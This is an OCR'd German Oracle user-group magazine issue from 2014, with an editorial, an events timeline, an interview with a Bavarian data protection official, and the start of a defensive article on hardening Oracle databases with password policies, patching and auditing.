Nr. 4 | August 2014 | ISSN 09 36-0360 | www.doag.org

DOAG News

Deutsche ORACLE-Anwendergruppe e.V.

Sichere Daten, entspannt zurücklehnen

In-Memory-Option

Erste Erfahrungen aus dem Beta-Test

Im Interview


Thomas Kranig, Bayerisches Landesamt für Datenschutzaufsicht

Aktuell

- Solaris 11.2
- SOA Suite 12c

STILL

#1 Database



Oracle Database

Trusted by 308,000 Customers Worldwide

ORACLE®

oracle.com/database
or call 0800 1 81 01 11

Source: IDC, „Worldwide Relational Database Management Systems 2013- 2017 Forecast and 2012 Vendor Shares," IDC #241292, May 2013; Table 1 (Relational Database Management Systems). Vendor share based on software license and maintenance revenue.

Christian Trieb
Leiter der Datenbank Community

Liebe Mitglieder,
liebe Leserinnen und Leser,

„Sicherheit in der Informationstechnik wird immer wichtiger" ist eine zurzeit häufig gehörte Aussage. Beinahe täglich gibt es in den Medien entsprechende Nachrichten dazu. Allerdings sind nur wenige bereit, entsprechend Zeit und Geld dafür zu investieren.

Auch in meiner tagtäglichen Arbeit treten Sicherheitsaspekte der Oracle-Datenbank immer stärker in den Vordergrund. Hier gilt es, Lücken zu finden und diese zu schließen. In dieser Ausgabe wird aufgezeigt, welche Möglichkeiten dazu die Oracle-Produkte bieten. Es werden Lösungen vorgestellt, die mit wenig Aufwand einen grundsätzlichen Schutz bieten. Aber es gibt auch Zusatzprodukte, Zusatzlösungen mit mehr Aufwand für einen erhöhten Schutz. Hier gilt es, für jeden Anwender den Weg zu finden, der seine individuellen Anforderungen und Sicherheitsbedürfnisse optimal unterstützt. Dabei helfen die Artikel in dieser Ausgabe.


Auch während der vom 18. bis 20. November in Nürnberg stattfindenden DOAG 2014 Konferenz + Ausstellung wird es viele Präsentationen zum Thema „Sicherheit" geben. In einem Expertenpanel werden dabei die unterschiedlichen Aspekte dieses Themas diskutiert.

Ich hoffe, viele von Ihnen in Nürnberg persönlich begrüßen zu dürfen, und wünsche Ihnen viel Spaß beim Lesen dieser Ausgabe und eine gute Zeit.

Ihr

Der Schutz von Daten ist gerade in Zeiten der NSA-Diskussion ein brennendes Thema, ein Interview dazu auf Seite 8

Verschlüsseln von Datenübertragung und von Daten zum Implementieren sicherer Systeme, Seite 17



Die Oracle Fusion Middleware beginnt mit der SOA Suite 12c den ersten Schritt in ein neues Zeitalter, Seite 54

Einleitung

Aktuell

Security

Datenbank

DOAG intern

Timeline

1. Juni 2014

Seit dem Start der Hyperion Community als Arbeitsgruppe im Rahmen der DOAG 2011 Applications in Berlin hat sich diese als aktive Einheit in der DOAG Business Solutions Community etabliert. Sie bietet heute verschiedene Austauschmöglichkeiten und dient als Plattform für alle Anwender der Hyperion EPM-Produkte. Ein ganz herzlicher Dank gilt Robert Kleditzsch, der die Hyperion Community aufgebaut hat. Er muss leider aufgrund der zunehmenden beruflichen Belastung die Community-Leitung niederlegen. Glücklicherweise hat die BSC-Leitung mit Dennis Giese einen würdigen Nachfolger als Community-Leiter gewonnen, der sich aufgrund von vielen verschiedenen Projekten mit den Hyperion-Applikationen und -Technologien bestens auskennt.

3. Juni 2014

Auf der DOAG 2014 Datenbank in Düsseldorf preist Oracle Vice President Server Technologies und Sales Consulting Günther Stürner vor etwa 250 Teilnehmern die lang erwartete In-Memory-Option der Datenbank-Version 12c detailliert an. Für ihn steht fest: Wer sich für die Oracle-Datenbank entschieden habe, habe eine zukunftsfähige Lösung gewählt, denn sie hat auch abseits vom In-Memory-Hype ihre Berechtigung. Das zeigen die folgenden 24 Vorträge der Fachkonferenz, die sich an eher traditionelle aber doch immer noch hochaktuelle Themen des klassischen Datenbank-Betriebs wie „Monitoring“, „Administration“, „Performance“, „Partitionierung“ oder „Security“ orientieren.

Initiiert von Niels de Bruijn, in der DOAG verantwortlich für den Themenbereich "Apex", gestaltet die Regionalgruppe NRW unter dem Motto „OpenMicNight“ das Vorabendprogramm der DOAG 2014 Development. Alle Teilnehmer können in kurzen Präsentationen am für alle „offenen Mikrofon“ ihre Projekt-Erfahrungen oder auch offenen Fragestellungen vorstellen. Über die Themen wird viel diskutiert; selbst nach Ende der Veranstaltung stehen im Foyer noch etliche Teilnehmer in angeregter Unterhaltung zusammen.

Anthony Rayner während seiner Keynote

4. Juni 2014

Das Plenum der DOAG 2014 Development ist fast bis zum letzten Platz gefüllt. Anthony Rayner, Principal Member of Technical Staff on the Apex Product Development, hält seine Keynote vor rund 160 Teilnehmern über die nächste Version von Oracle Application Express. Das Fazit: Entwickler werden mit Apex 5.0 noch schneller programmieren. Für eine Konferenz, die Rapid Application Development (RAD) als Motto hatte, hätte das Schlusswort kaum passender sein können.

5. Juni 2014

Am Rande der DOAG 2014 Development trifft sich die Development Community zu einem zweitägigen Strategie-Workshop. Hintergrund des Treffens ist unter anderem die zukünftige Themenorientierung der DOAG, die ganz entscheidend aus der Development Community und später durch einen Arbeitskreis im Vorstand vorangebracht wird. Das Konzept kam gut bei der Delegiertenversammlung an und so ist es nun die Aufgabe, die Themen in den Bereichen Development & BI zu definieren und die Community strategisch für die Zukunft aufzustellen.

Im Rahmen einer sehr konstruktiven Gruppenarbeit kommt es zu spannenden Erkenntnissen und es werden Maßnahmen abgeleitet, um die DOAG auch auf Sicht noch attraktiver für neue Zielgruppen zu machen und auch die „neue Generation“ zu gewinnen. Entscheidend dafür ist sicherlich das Thema „Java", das zukünftig bei der DOAG deutlich mehr Gewicht bekommen soll und hierfür auch personell verstärkt werden muss, um alle Themen abzudecken.

Aber auch im Bereich „Business Intelligence“ gibt es Veränderungen. Christian Weinberger wird sein Amt als jahrelanger aktiver Themenverantwortlicher für BI zur Jahreskonferenz abgeben. Community-Leiter Robert Szillinski bedankt sich an dieser Stelle herzlichst bei Christian für seinen Einsatz und bedauert zutiefst, dass es ihm vor allem aus beruflichen Gründen nicht mehr möglich ist, den Themenkomplex weiter zu begleiten und die überaus erfolgreiche BI Fachkonferenz zu organisieren. Gleichwohl wird sie nächstes Jahr auch wieder am 23. April in München stattfinden und die Development Community wird sich diesbezüglich sowohl organisatorisch als auch personell neu ausrichten. Wer Interesse hat, sich einzubringen, ist hierbei herzlich eingeladen.

10. Juni 2014

Trotz der Pfingstferien ist das Expertenseminar mit Felix Krul zum Thema „Komplexe Fragestellungen im Oracle-Data-Warehouse“ bis auf den letzten Platz gefüllt. Die besondere Herausforderung sieht der Referent darin, die oft sehr individuellen Kundenanforderungen so weit wie möglich mit dem standardisierten Vorgehen abzubilden und darauf aufbauend maßgeschneiderte Lösungen zu entwickeln. Die Teilnehmer sind begeistert und nehmen viele neue Anregungen mit nach Hause.

12. Juni 2014

Jochen Gürtler, Ausbildungsleiter beim Alpinen Rettungswesen e.V., bildet das Team der DOAG-Geschäftsstelle in Erster Hilfe aus. Durch intensives praktisches Üben sind die Mitarbeiterinnen und Mitarbeiter in der Lage, bei einem Notfall die richtigen Maßnahmen zu ergreifen.

17. Juni 2014

Der Präsident der Austrian Oracle User Group (AOUG) Ing. Klaus-Michael Hatzinger geht in seiner Begrüßungsrede im Rahmen der AOUG-Konferenz ausführlich auf die Partnerschaft mit der DOAG ein und hebt die bisherigen gemeinsamen Veranstaltungen positiv hervor. Die Kooperation soll weiter ausgebaut werden.

17. Juni 2014

Dr. Dietmar Neugebauer, Vorstandsvorsitzender der DOAG, und Wolfgang Taschner, Chefredakteur der DOAG News, vertreten den Verein auf dem europäischen Oracle Database In-Memory Launch in Frankfurt. Sie diskutieren am Rande der Veranstaltung über die neue bahnbrechende Datenbank-Technologie mit Andrew Mendelsohn, Senior Vice President Oracle Server Technologies, der eigens für diese Veranstaltung aus den Oracle-Headquarters anreist.

Andrew Mendelsohn beim Interview

18. Juni 2014

Das Team der DOAG-Geschäftsstelle trifft sich zu einem zweitägigen Workshop. Unter dem Motto „Planung und Kommunikation" geht es um die effiziente Abstimmung innerhalb der Geschäftsstelle wie auch mit dem DOAG e.V.

25. Juni 2014

Eine Abordnung der DOAG besucht in Berlin die Feier „40 Jahre Computerwoche". Die Fachzeitschrift feiert unter der Teilnahme vieler prominenter IT-Unternehmer und lässt 40 Jahre deutsche IT-Geschichte Revue passieren. Computerwoche und DOAG blicken auf eine seit mehr als einem Jahrzehnt währende gute Partnerschaft zurück.

Redaktion und Marketing der DOAG-Geschäftsstelle besprechen die redaktionellen Projekte rund um die DOAG 2014 Konferenz. Unter dem Motto „Experience Passion" ist es in diesem Jahr die Leidenschaft für IT-Projekte, um die Teilnehmer für die größte europäische Anwenderkonferenz in Nürnberg zu begeistern.

2. Juli 2014

Das Konferenzleitungs-Team der JavaLand 2015 stellt die Weichen für die JavaLand 2015. Die Veranstaltung am 24. und 25. März 2015 im Phantasialand in Brühl soll noch größer und besser als im Vorjahr werden. Darüber hinaus ist am 26. März ein Workshop-Tag geplant.

11. Juli 2014

Der DOAG-Vorstand beschließt auf einer Sitzung in München mit Vertretern der Swiss Oracle User Group (SOUG), der Austrian Oracle User Group (AOUG), von Oracle und den Streamleitern das Programm zur DOAG 2014 Konferenz + Ausstellung. Die ausgewählten rund 435 Vorträge bedeuten einen neuen Rekord und versprechen wieder eine interessante und spannende Veranstaltung.

Die Programm-Sitzung in München

15. Juli 2014

Die Pure Storage GmbH bucht als einer von zwölf neuen Ausstellern einen Stand auf der DOAG 2014 Konferenz + Ausstellung. Damit hat Friedhelm Uli Ullrich, verantwortlich für den Aussteller-Vertrieb, die erste Etage des NürnbergConvention Center Ost (NCC) bereits ausverkauft.

„Die Sicherheit der übertragenen Daten in einem machbaren Umfang zu erhöhen …“

Der Schutz von Daten ist gerade in Zeiten der NSA-Diskussion ein brennendes Thema. Der DOAG-Vorstandsvorsitzende Dr. Dietmar Neugebauer und Wolfgang Taschner, Chefredakteur der DOAG News, sprachen darüber mit Thomas Kranig, Präsident des Bayerischen Landesamts für Datenschutzaufsicht.

Fotos: Wolfgang Taschner

Dr. Dietmar Neugebauer (links) im Gespräch mit Thomas Kranig

Welche Aufgabe hat das Bayerische Landesamt für Datenschutzaufsicht?

Kranig: Unsere Aufgabe ergibt sich aus dem Bundesdatenschutzgesetz (BDSG). Wir sind die Aufsichtsbehörde für den Datenschutz im nicht-öffentlichen Bereich und kontrollieren Unternehmen, Banken, Freiberufler, Vereine und Verbände in Bayern hinsichtlich der Einhaltung des Datenschutzes.

Wie setzen Sie diese Aufgabe um?

Kranig: Wenn Beschwerden – in der Regel von betroffenen Bürgern – an uns herangetragen werden, gehen wir diesen nach und bewerten anschließend, ob es sich um einen Verstoß gegen den Datenschutz handelt. Hauptbereich unserer Tätigkeit ist jedoch die Beratung von Bürgern und Unternehmen, damit solche Verstöße erst gar nicht entstehen. Im letzten Jahr haben wir in rund 2.500 Fällen beraten und mehr als 700 Beanstandungen bearbeitet. Darüber hinaus führen wir eigenständig Kontrollen in den Unternehmen durch und erlassen bei Verstößen entsprechende Bußgeldbescheide beziehungsweise verwaltungsrechtliche Anordnungen.

Können Sie uns dazu einige Beispiele nennen?

Kranig: Wir haben kürzlich Unternehmen kontrolliert, die einen Web-Shop betreiben. Dabei ging es um die Verschlüsselung der Kommunikationswege, den Umgang mit den Kunden- und Zahlungsdaten, die Sicherheit der Passwort-Zugriffe, aber auch die Lokalität der Hardware. Daraus resultierte ein etwa zehnseitiger Prüfungsbericht für das Unternehmen, der auch festgestellte Mängel enthielt. Diese mussten innerhalb einer von uns gesetzten Frist abgestellt werden.

Welche Mängel stellen Sie normalerweise fest?

Kranig: Typische Dinge sind, dass eine ganze Gruppe dasselbe Passwort benutzt, dass die Speicherdauer der Daten nicht eingehalten wird, oder dass die Auskunft über gespeicherte Daten nicht korrekt erteilt wird. Bei einer Überprüfung von Arztpraxen ging es zum Beispiel um die Einhaltung der Privatsphäre, also darum, dass der Bildschirm mit Patientendaten von anderen Personen nicht einsehbar ist beziehungsweise Akten nicht offen herumliegen.

Wie schaut es mit Daten aus, die heutzutage immer mehr in der Cloud abgelegt sind?

Kranig: Daten in der Cloud sind natürlich ein Thema für uns; Verstöße gegen den Datenschutz aber bei der heutigen Rechtslage noch schwer zu ahnden. Wenn beispielsweise Berufsgeheimnisträger wie Rechtsanwälte, Steuerberater oder Ärzte ihre Kunden- beziehungsweise Patientendaten in der Cloud ablegen, ist das mit den strafrechtlichen Vorschriften nicht vereinbar, weil der Cloud-Dienstleister diese Daten einsehen könnte. Das Problem ist bekannt und wird hoffentlich bald durch den Gesetzgeber rechtlich abgesichert werden. Ziel könnte beispielsweise eine Zertifizierung des Cloud-Anbieters sein. Abhilfe würde auch die Verschlüsselung der Daten schaffen.

Wo kann sich ein Unternehmen informieren, ob es in der Cloud Datenschutz-konform handelt?

Kranig: Es gibt von den Datenschutzbehörden eine Orientierungshilfe zum Umgang mit Cloud Computing. Die Europäische Kommission hat als neue gesetzliche Grundlage den Entwurf einer Datenschutz-Grundverordnung vorgelegt, um unter anderem die Abläufe beim Cloud Computing rechtlich abzusichern.

Wo beginnt hier die Verantwortung für einen Datenbank-Administrator?

Kranig: Ansprechpartner hinsichtlich des Datenschutzes sind immer die Verantwortlichen eines Unternehmens, also CIO oder CEO, die sicherstellen müssen, dass derjenige, der mit den Daten umgeht, die Richtlinien einhält. Der Datenbank-Administrator ist von der Haftung befreit, solange er die Vorgaben seines Arbeitgebers einhält. Nur wenn er gegen diese verstößt, kann das zu Konsequenzen führen.

An wen kann sich der Datenbank-Administrator wenden, wenn er sich nicht sicher ist, ob er bei seiner Arbeit korrekt handelt?

Kranig: Sein Ansprechpartner ist in erster Linie der Datenschutzbeauftragte seines Unternehmens. Dieser wiederum muss bei der Geschäftsleitung darauf hinwirken, dass der Datenschutz beachtet wird. Wenn alle Stricke reißen, kann sich ein Datenbank-Administrator aber auch unmittelbar an die Datenschutzaufsicht, also in Bayern an uns, wenden.

Gerade im Bereich der mobilen Endgeräte ist der Datenschutz schwer einzuhalten. Wie gehen Sie hier vor?

Kranig: Einer der ganz wichtigen Bereiche ist „Bring your own device“. Wer sein privates Gerät zu dienstlichen Zwecken einsetzt, muss sicherstellen, dass der Vorgang datenschutzrechtlich in Ordnung ist. Dazu gehört, die privaten und die geschäftlichen Daten komplett voneinander zu trennen. Es muss sichergestellt sein, dass die geschäftlichen Daten archiviert werden, und der Zugang muss Passwortgeschützt sein. Auch die urheberrechtlichen und lizenztechnischen Fragen sind zu regeln. Der dafür erforderliche Aufwand ist für den Arbeitgeber meist teurer als die Anschaffung eines zweiten Geräts. In eine ähnliche Richtung geht auch der Bereich der privaten Internet- und E-Mail-Nutzung am Arbeitsplatz. Hier empfehlen wir auch klare Regelungen.

Der Düsseldorfer Kreis als Arbeitskreis der Datenschutzaufsichtsbehörden des Bundes und der Länder hat eine Arbeitsgruppe „Werbung und Adresshandel“ unter Ihrer

Zur Person: Thomas Kranig

Thomas Kranig ist im Jahr 1954 in München geboren. Er ist verheiratet und Vater von drei Kindern. Nach dem Studium der Rechtswissenschaft in München und Würzburg und der Referendarzeit in München begann er im Jahr 1981 bei der Autobahndirektion Südbayern in München seine berufliche Tätigkeit als Verwaltungsjurist in den Diensten des Freistaats Bayern. Von 1985 bis 1992 arbeitete er als juristischer Staatsbeamter am Landratsamt Aschaffenburg und leitete dort zunächst bis 1988 die Abteilung Öffentliche Sicherheit und Ordnung und anschließend die Bauabteilung. Von 1992 bis 1995 war er als Geschäftsführer einer Gesellschaft im Medienbereich in der Privatwirtschaft tätig. Von 1995 bis 1997 war Thomas Kranig als Referent im Sachgebiet Straßenrecht bei der Regierung von Mittelfranken für Planfeststellungen zuständig. Im Jahr 1997 wurde er zum Richter am Verwaltungsgericht Ansbach berufen und blieb dort bis zum Jahr 2010. Während dieser Zeit war er acht Jahre Pressesprecher des Gerichts, absolvierte ein Studium an der rechtswissenschaftlichen Fakultät der Fernuniversität Hagen und schloss diese Ausbildung mit dem Master auf Mediation ab. Nach Abschluss des Studiums war Thomas Kranig beim Verwaltungsgericht Ansbach zusätzlich als Gerichtsmediator tätig. Im Jahr 2011 wurde Thomas Kranig zum Präsidenten des Bayerischen Landesamtes für Datenschutzaufsicht in Bayern ernannt.

Leitung eingerichtet und Sie mit der Erarbeitung von Anwendungshinweisen für den werblichen Umgang mit personenbezogenen Daten beauftragt. Wie ist hier der Stand?

Kranig: Die Regelungen für die Werbung sind im BDSG für normale Bürger kaum verständlich. Wir haben deshalb entsprechende Anwendungshinweise für die werbetreibende Wirtschaft erarbeitet und veröffentlicht. Parallel haben wir für Bürger Informationsblätter veröffentlicht, die hoffentlich auf leicht verständliche Weise die Auslegung des BDSG für die Praxis transparent zu machen.

Können Sie dazu ein Beispiel sagen?

Kranig: Da steht zum Beispiel ganz genau drin, welche Adressen für welchen Zweck genutzt werden dürfen, wann gespeicherte Adressen wieder zu löschen sind und wann ein Unternehmen auf welchem Weg mit welchem Kunden in Kontakt treten darf. Es muss auch geregelt sein, wenn Dienstleister wie Adressenanbieter und Versender in irgendeiner Form für ein Unternehmen mit fremden Daten umgehen.

Wie muss sich ein Unternehmen verhalten, wenn es Daten aus externen Quellen nutzt, die es nicht selbst kennt und zu denen es keine Zustimmung der Betroffenen besitzt?

Kranig: Sofern es sich um öffentlich zugängliche Daten handelt, kann ein Unternehmen diese erheben und in beschränktem Umfang damit umgehen. Wenn allerdings irgendwo im Internet eine E-Mail-Adresse steht, heißt das noch lange nicht, dass man eine Werbemail dorthin schicken darf.

Thomas Kranig im Interview

Wie verhält es sich, wenn Daten aus verschiedenen Quellen miteinander verknüpft werden, Stichwort: Big Data?

Kranig: Ein Unternehmen darf Profile von seinen Vertragspartnern führen, wie beispielsweise das Einkaufsverhalten seiner Kunden, und daraus Aktionen ableiten. Es ist allerdings nicht zulässig, Informationen, die nicht aus einem Vertragsverhältnis stammen, zusammenzutragen und auszuwerten.

Welche Rechte hat ein Kunde, um diese Profile einzusehen?

Kranig: Das gesetzliche Auskunftsrecht besagt, dass jeder bei einem Unternehmen Informationen über seine dort gespeicherten personenbezogenen Daten einholen kann. Eine ähnliche Situation, die zumindest hierzulande ziemlich datenschutzrelevant ist, gibt es bei der Speicherung von Videos aus Überwachungskameras. Hier sind noch praktikable Lösungen gefragt, damit zum einen beispielsweise ein Sicherheitsunternehmen seinen Aufgaben nachkommen kann, andererseits dem Aufgenommenen eine effektive Auskunft geben wird, um dessen Grundrechte zu wahren. Generell kann jeder, der keine oder eine falsche Auskunft erhalten hat, sich mit einer Beschwerde an uns wenden. Wir gehen dann der Sache nach.

Bezogen auf die NSA-Spionage-Affäre: Ist der Einsatz für den Datenschutz auf nationaler Ebene ein Kampf gegen Windmühlen?

Kranig: Nein, das ist es nicht. Allein die Tatsache, dass es Spionage („das zweitälteste Gewerbe auf der Welt") gibt, ist kein Grund dafür, bei Bemühungen um den Datenschutz nachzulassen. Unsere Aufgabe besteht auch darin, die Unternehmen zu beraten, wie sie ihre Daten angemessen schützen können beziehungsweise nach den geltenden Gesetzen schützen müssen. Die ganze NSA-Diskussion führt zumindest dazu, dass die Leute sensibler im Umgang mit ihren Daten werden. Mein Fazit ist, dass wir uns der Gefährdungssituation bewusst sein müssen und bezogen auf ein Unternehmen klar sein muss, welche Daten wirklich so wie Kronjuwelen gesichert sein müssen, dass niemand anders an sie herankommen kann.

Halten Sie den Aufbau eines innerdeutschen Rooting-Netzes für sinnvoll, sodass eine E-Mail von München nach Hamburg zu keinem Zeitpunkt das deutsche Territorium verlässt?

Kranig: Das Internet macht an den Landesgrenzen nicht halt und wir haben deshalb auch sehr viele Vorteile aus der internationalen Vernetzung. Ich empfehle deshalb, die Sicherheit der übertragenen Daten in einem machbaren Umfang zu erhöhen. Gleichzeitig kann es natürlich für Unternehmen sinnvoll sein, ein eigenes geschlossenes Netz zu unterhalten. Von einer nationalen Abschottung halte ich allerdings nichts.

Aktuell ist in den Medien eine Diskussion über Internet-Kriminalität entstanden, bei der es um die Frage des Tatorts geht. Ist er dort, wo sich der Server befindet, oder wird er durch die ausführende Person bestimmt?

Kranig: Tatort ist nach unserem Verständnis bei Internet-Kriminalität dort, wo sich der Erfolg der Tat einstellt, also etwa beim Internet-Nutzer beziehungsweise Opfer in Deutschland. Auf den Server-Standort oder wo der Täter sitzt, wenn er beispielswei-

Das Bayerische Landesamt für Datenschutzaufsicht

Das Bayerische Landesamt für Datenschutzaufsicht (BayLDA) ist die Datenschutzaufsichtsbehörde für den nichtöffentlichen Bereich in Bayern. Es kontrolliert unter anderem Unternehmen, Verbände, Vereine sowie freiberuflich Tätige bei deren Umgang mit personenbezogenen Daten. Es berät die nicht-öffentlichen Stellen und Datenschutzbeauftragten. Bei Verstößen kann das BayLDA durch Anordnungen ein Tun oder Unterlassen verlangen, um diese Verstöße abzustellen beziehungsweise begangene Verstöße mit Bußgeld sanktionieren. Das BayLDA hat seinen Sitz in Ansbach und derzeit 17 Mitarbeiterinnen und Mitarbeiter. Nähere Informationen unter www.lda.bayern.de

se die Absenderadresse seiner E-Mail verschleiert, kommt es nicht an. Das Internet ist kein rechtsfreier Raum. Die Verfolgung der Täter, die irgendwo auf der Welt sitzen können, ist aber tatsächlich eine sehr schwierige und oft unlösbare Aufgabe.

Was müsste nach Ihrer Meinung geschehen, damit die Bekämpfung der Internet-Kriminalität wirksam verbessert werden kann?

Kranig: Das ist schwierig. Das Internet ist, wie gesagt, zwar kein rechtsfreier Raum. Eine stärkere Überwachung wie in totalitären Staaten wäre auch nicht wünschenswert. Handlungsbedarf ist jedoch immer dort, wo kriminelle Muster erkennbar sind. Darüber hinaus empfehlen wir in jedem Fall den Selbst-Datenschutz.

Welche Empfehlungen geben Sie für Vorkehrungen und Handhabung des Datenschutzes im privaten Bereich?

Kranig: Immer mal wieder nachdenken, ob es wirklich notwendig ist, alles zu posten, was einem so durch den Kopf geht oder vor die Linse kommt. Manchmal sollte man den Mut aufbringen, E-Mails nicht zu öffnen, sondern zu löschen, die einem etwas seltsam vorkommen.

In welche Richtung wird sich der Datenschutz künftig entwickeln?

Kranig: Er sollte sich dahin entwickeln, dass man dem Persönlichkeitsrecht des Einzelnen noch mehr Rechnung trägt. Auf der anderen Seite gibt es bei uns die Wirtschaftsfreiheit der Unternehmen. Es gilt für mich, das Spannungsverhältnis zu einem vernünftigen Ausgleich zu bringen. Gleichzeitig sollte sich jeder von uns bewusst sein, dass er Spuren hinterlässt, sobald er sich im Internet bewegt. Insofern wird sich im Zuge der Weiterentwicklung moderner Technologien der eigene geschützte Bereich immer mehr verkleinern. Die Einstellung in der Gesellschaft in Bezug auf den Schutz der persönlichen Daten unterzieht sich einem laufenden Wandel. Je mehr Daten wir produzieren, sei es durch das vernetzte Auto, Smart-TV oder Smart-Home, desto mehr persönliche Daten werden in Zukunft automatisch weitergegeben. Hier dem Datenschutz auch in Zukunft ausreichend Rechnung zu tragen, bleibt eine spannende Herausforderung für uns. Dass es gelingt, bleibt zu hoffen.

Datenschutz hat viele Aspekte

Oracle-Datenbank-Security mit Bordmitteln

Karsten Aalderks, Database Consult Aalderks

Mit Standard Bordmitteln, also ohne kostenpflichtige Zusatzoptionen wie Advanced Security (ASO), lassen sich Security-Aspekte in der Oracle-Datenbank realisieren. Die Hinweise in diesem Artikel beziehen sich in erster Linie auf die weit verbreitete Version 11*g* und gelten, soweit nicht explizit vermerkt, für alle Versionen. Als Haupt-Plattform wird Linux/Unix angenommen.

Auch wenn reguläre Datenbank-Administratoren oft über zu weitreichende Privilegien verfügen, geht die Hauptgefahr für die Daten eines Unternehmens nach Meinung des Autors nicht von dieser Gruppe aus. Sie kommt durch die Nutzung der Anwendungen. Der Artikel zielt auf eine Härtung der Datenbank ab, die beide Aspekte (Datenbank-Administratoren und Anwendungen) berücksichtigt. Dies gilt übrigens nicht für alle Datenbanken, sondern für diejenigen, die sensible beziehungsweise kritische Daten enthalten. Personenbezogene Daten und Firmengeheimnisse sind nur zwei Beispiele, die einen agilen Einstieg in die Datenbank-Security rechtfertigen.

Dazu ein Hinweis: Database Security sollte nicht ausschließlich auf produktive Datenbanken angewendet werden. Was nutzt eine perfekt abgesicherte produktive Kreditkartenabrechungs-Datenbank, wenn auch nach der Absicherung eine unbekannte Zahl von nativ unverschlüsselten Abzügen für Development, Test, Integration und diverse externe Interessenten erfolgen. Deshalb ist neben der Kerndatenbank und deren Betrieb zu analysieren, welche Anwendungen auf die Daten zugreifen, insbesondere, welche Daten unabhängig von Secure Backups, Secure Cloning, Secure Export und Secure Replication abgezogen und eingespielt werden.

Es gilt, bestimmte Files wie „alert.log“, „listener.log“ etc. auf Änderungen zu untersuchen und eine Metrik zu entwickeln, die Anwendungen und Datenzugriffe beschreibt. Dabei helfen Begriffe wie „Regulär/Irregulär“, „Risikobehaftet mit … , jedoch legal/Nicht erlaubt (etwa nach Policy/Illegal“, „Daten-Import/-Export“, „Lesend/Schreibend“ oder „Unbekannt/Unerkannt (generelles Restrisiko)“, wobei nicht selten Mischformen auftreten. Ziel einer solchen Metrik ist es, neben einer Risikobewertung anstehende Sicherheitsmaßnahmen sinnvoll anzuordnen. Man überprüft, indem man diejenigen Anwendungen/Datenzugriffe aus Erinnerung und Dokumentation einträgt. Die Roadmap für den praktischen Einstieg in die Datenbank-Security umfasst folgende Punkte:

- Sichere Passwörter
- Ausschließliche Verwendung von „password“ in „sqlplus“
- Änderung der Standard Passwörter
- „Listner.log“ aktivieren
- Nutzung von Profiles
- Löschen unnötiger Accounts
- „Revoke from Public“ von gefährlichen Packages
- Unbekanntes Passwort setzen
- „Sqlplus“/„as sysdba“ unterbinden und Passwort-Eingabe erzwingen
- „Glogin prompt“ zur Orientierung
- „Glogin.sql“-Inhalt und -Änderungsdatum prüfen
- Oracle-Security-Patches einspielen
- Auditing/Transfer to Security Information and Event Management (SIEM) und Auswertung
- Database Scanning/Security Baselines
- Ermittlung aller Einzelprivilegien für beliebige User/Objects
- Sicherer Databank-Quellcode /SQL Injection vermeiden
- Ermittlung aller Anwendungen, die auf die Datenbank zugreifen
- Sicherheitsrelevante Nutzung der JVM in der Oracle-Datenbank
- Data Masking in „DEV“, „TEST“, „INT“ etc.
- Verteilung kritischer Daten auf Datenbanken unterschiedlicher Hersteller

Der Artikel behandelt folgende Punkte:

- Passwörter/Profiles
- Oracle Critical Patch Updates
- Auditing einschalten
- Advanced Auditing mit System Database Trigger/„sys events” Database Activity Monitoring (DAM)
- Activity Monitoring and Prevention mit Bordmitteln, Database Activity Monitoring and Prevention (DAMP)
- Ermittlung von Anwendungen, die auf den Datenbestand zugreifen
- Java in der Datenbank (Enterprise Edition)

Sichere Passwörter

Mit deutlichem Abstand kommt sicheren Passwörtern die größte Bedeutung zu. Soweit diese noch in der Datenbank als Hash vorgehalten werden, empfiehlt sich der Einsatz von sogenannten „Password Verify Functions“, üblicherweise in mindestens drei Gruppen:

- DBA (zehn bis zwölf Zeichen)
- END_USER (mindestens zwölf Zeichen)
- TECH_USER (mehr als zwölf Zeichen)

Eine hinreichende Komplexität ist abhängig vom Zeichenvorrat und diversen Regeln bei der Erstellung des Passworts.

Genau dies lässt sich mit einer „Password Verify Function“ sicherstellen (siehe „utlpwdmg.sql in $ORACLE_HOME/rdbms/admin“). Wenn es den berühmt berüchtigten „O5LOGON“-Exploit, der die Versionen 11*g* R1 und 11*g* R1 betrifft, nicht geben würde, wäre die Empfehlung „SEC_CASE_SENSITIVE_LOGON = TRUE”, um zusätzlich Kleinbuchstaben für Passwörter nutzen zu können. Nach Meinung des Autors ist dies allerdings zu gefährlich, sofern man nicht auf das neue Authentication Protocol der Version 12*c* wechseln kann. Dies könnte man alternativ über „SQLNET.ALLOWED_LOGON_VERSION=12“ in der „sqlnet.ora“ auf allen Servern und Clients umstellen. Ansonsten bleibt für die Versionen 11*g* R1 und 11*g* R2 leider nur die Empfehlung „SEC_CASE_SENSITIVE_LOGON = FALSE“. Die Folge sind längere Passwörter, die allerdings im überschaubaren Rahmen bleiben, da die Optimierung von „DES-HASH“-Cracker-Programmen deutlich hinter denen von „SHA1“-basierten Cracker-Programmen zurückfällt − übrigens nicht durch das Alter der Programme, sondern durch den Algorithmus.

